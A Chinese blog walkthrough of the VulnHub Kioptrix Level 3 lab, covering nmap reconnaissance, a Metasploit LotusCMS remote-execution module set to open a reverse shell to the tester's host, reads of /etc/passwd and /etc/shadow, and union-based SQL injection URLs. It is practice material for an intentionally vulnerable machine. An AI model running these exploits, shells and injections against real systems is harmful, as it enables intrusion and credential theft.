Kioptrix: Level 3靶机实战 lotu cms +sql注入 getshell ht编辑器有root权限，修改/etc/sudoers文件使当前用户具有root权限 提权

原创

YouthBelief 已于 2022-02-11 17:20:48 修改 1155 收藏 1

分类专栏： 靶机实战 文章标签： apache 安全 web安全

于 2021-11-25 01:13:29 首次发布

本文链接：https://blog.csdn.net/YouthBelief/article/details/121511584

靶机实战 专栏收录该内容

32 篇文章 4 订阅

订阅专栏

Kioptrix: Level 3靶机实战

前言

Kioptrix: Level 3 (#1): 靶机地址

```
https://www.vulnhub.com/entry/kioptrix-level-12-3,24/
```

下载解压好后 将 网络修改为 nat模式

还需要修改 hosts文件
ip kioptrix3.com

windows

```
C:\Windows\System32\drivers\etc\hosts
```


linux

```
/etc/hosts
```

0x01 信息收集

1.1 探测靶机ip

```
netdiscover -i eth0 -r 192.168.157.0/24
```



1.2 nmap探测端口


```
nmap -A -T5 -v 192.168.157.156 -o port.txt

cat port.txt
```

```
# Nmap 7.91 scan initiated Tue Nov 16 18:19:17 2021 as: nmap -A -T5 -v -o port.txt 192.168.157.156
Nmap scan report for 192.168.157.156
Host is up (0.00063s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 30:e3:f6:dc:2e:22:5d:17:ac:46:02:39:ad:71:cb:49 (DSA)
|_  2048 9a:82:e6:96:e4:7e:d6:a6:d7:45:44:cb:19:aa:ec:dd (RSA)
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-favicon: Unknown favicon MD5: 99EFC00391F142252888403BB1C196D2
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
|_http-title: Ligoat Security - Got Goat? Security ...
MAC Address: 00:0C:29:9C:BC:D0 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.012 days (since Tue Nov 16 18:02:43 2021)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=202 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.63 ms 192.168.157.156

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Nov 16 18:19:25 2021 -- 1 IP address (1 host up) scanned in 8.65 seconds
```

整理 发现 开放的端口有

```
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
```


1.3 目录遍历



0x02 漏洞探测

2.1 访问 80端口

访问 http://192.168.157.156




看到login 点进去看看

2.1.1 登录功能查看

根据title 和powered by得知

cms为

```
lotusCMS
```



2.1.1.1cms漏洞搜索

搜索相关漏洞 （利用 exploit-db 百度 谷歌 ）

```
searchsploit lotucms
```

```
root@kali:~/baji/vulhub/KioptrixLevel3# searchsploit lotuscms
------------------------------------------ ---------------------------------
 Exploit Title                            |  Path
------------------------------------------ ---------------------------------
LotusCMS 3.0 - 'eval()' Remote Command E | php/remote/18565.rb
LotusCMS 3.0.3 - Multiple Vulnerabilitie | php/webapps/16982.txt
------------------------------------------ ---------------------------------
```

发现远程命令执行漏洞 .rb脚本 应该是msf

2.1.1.2 msf利用

```
search lotuscms
use 0
show options
```

```
msf5 > search lotuscms

Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check
Description
   -  ----                                ---------------  ----       -----
-----------
   0  exploit/multi/http/lcms_php_exec    2011-03-03       excellent  Yes
LotusCMS 3.0 eval() Remote Command Execution

msf5 > use 0
```



```
set rhosts 192.168.157.156
set uri /index.php?system=Admin
set lhost 192.168.157.137
set lport 4444
set payload generic/shell_reverse_tcp
```

以下 payload 都可用

set payload php/reverse_perl

set payload generic/shell_bind_tcp

set payload php/bind_perl

set payload php/reverse_php


```
msf5 > search lotuscms

Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check
Description
   -  ----                                ---------------  ----       -----
-----------
   0  exploit/multi/http/lcms_php_exec    2011-03-03       excellent  Yes
LotusCMS 3.0 eval() Remote Command Execution


msf5 > use 0
msf5 exploit(multi/http/lcms_php_exec) > set rhosts 192.168.157.156
rhosts => 192.168.157.156
msf5 exploit(multi/http/lcms_php_exec) > set uri /index.php?system=Admin
uri => /index.php?system=Admin
msf5 exploit(multi/http/lcms_php_exec) > set lhost 192.168.157.137
lhost => 192.168.157.137
msf5 exploit(multi/http/lcms_php_exec) > set lport 4444
lport => 4444
msf5 exploit(multi/http/lcms_php_exec) > set payload generic/shell_reverse_
tcp
payload => generic/shell_reverse_tcp
msf5 exploit(multi/http/lcms_php_exec) > run

[*] Started reverse TCP handler on 192.168.157.137:4444
[*] Using found page param: /index.php?page=index
[*] Sending exploit ...
[*] Command shell session 1 opened (192.168.157.137:4444 → 192.168.157.156
:35233) at 2021-11-16 23:33:39 +0800

whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


攻击成功 获取到 网站用户权限


www-data

用以下命令 翻翻目录 有什么有用文件


```
cat /etc/passwd
cat /etc/shadow
```




```
pwd
ls -al /home
ls -al /home/loneferret
```




```
cat /home/loneferret/CompanyPolicy.README
```





```
你好,新员工,

这里的公司政策是使用我们新安装的软件来编辑、创建和查看文件。

请使用命令'sudo ht'。

不这样做将导致您立即终止。



DG

首席执行官
```

```
sudo ht
```

2.1.2 点击网页功能点

随便点击功能点查看 是否存在漏洞时


Ligoat Security
Home
Blog
Login
Got Goat? Security ...
Got Goat? Security ...
We've revamped our website for the new release of the new gallery CMS we made. We are geared towards se
We are so full of ourselves, we've put this on our dev-servers just to show how serious we are. Visit our blog se
information on our new gallery system.
Or cut to the chase and see it now!
CSDN @whoami。


Gallery
Ligoat Press Room
See how we are doing in the news! This i
collection of wild pictures, good times and
to make money at its best.
CSDN @whoami。



Self-Explanotory
Photo Id
- Sorting Options -
Photo Id
File Name
File Size
Date Uploaded
Views
CSDN @whoami。

发现一处 url

```
http://kioptrix3.com/gallery/gallery.php?id=1&sort=photoid#photos
```

2.1.2.1

id参数 处 加入 ' 报错 存在sql注入漏洞



根据报错内容 得知 id参数为数字型


列数和回显点

```
http://kioptrix3.com//gallery/gallery.php?id=1 order by 10 --+ &sort=photoid#photos
http://kioptrix3.com//gallery/gallery.php?id=1 order by 5 --+ &sort=photoid#photos
http://kioptrix3.com//gallery/gallery.php?id=1 order by 6 --+ &sort=photoid#photos
http://kioptrix3.com//gallery/gallery.php?id=1 order by 7 --+ &sort=photoid#photos
```

判断为 6列


```
http://kioptrix3.com/gallery/gallery.php?id=-1 union select 1,2,3,4,5,6 --+ &sort=photoid#photos
```

回显位置在 2和3




数据库

```
http://kioptrix3.com//gallery/gallery.php?id=-1 union select 1,database(),user(),4,5,6 --+ &sort=photoid#photos
```



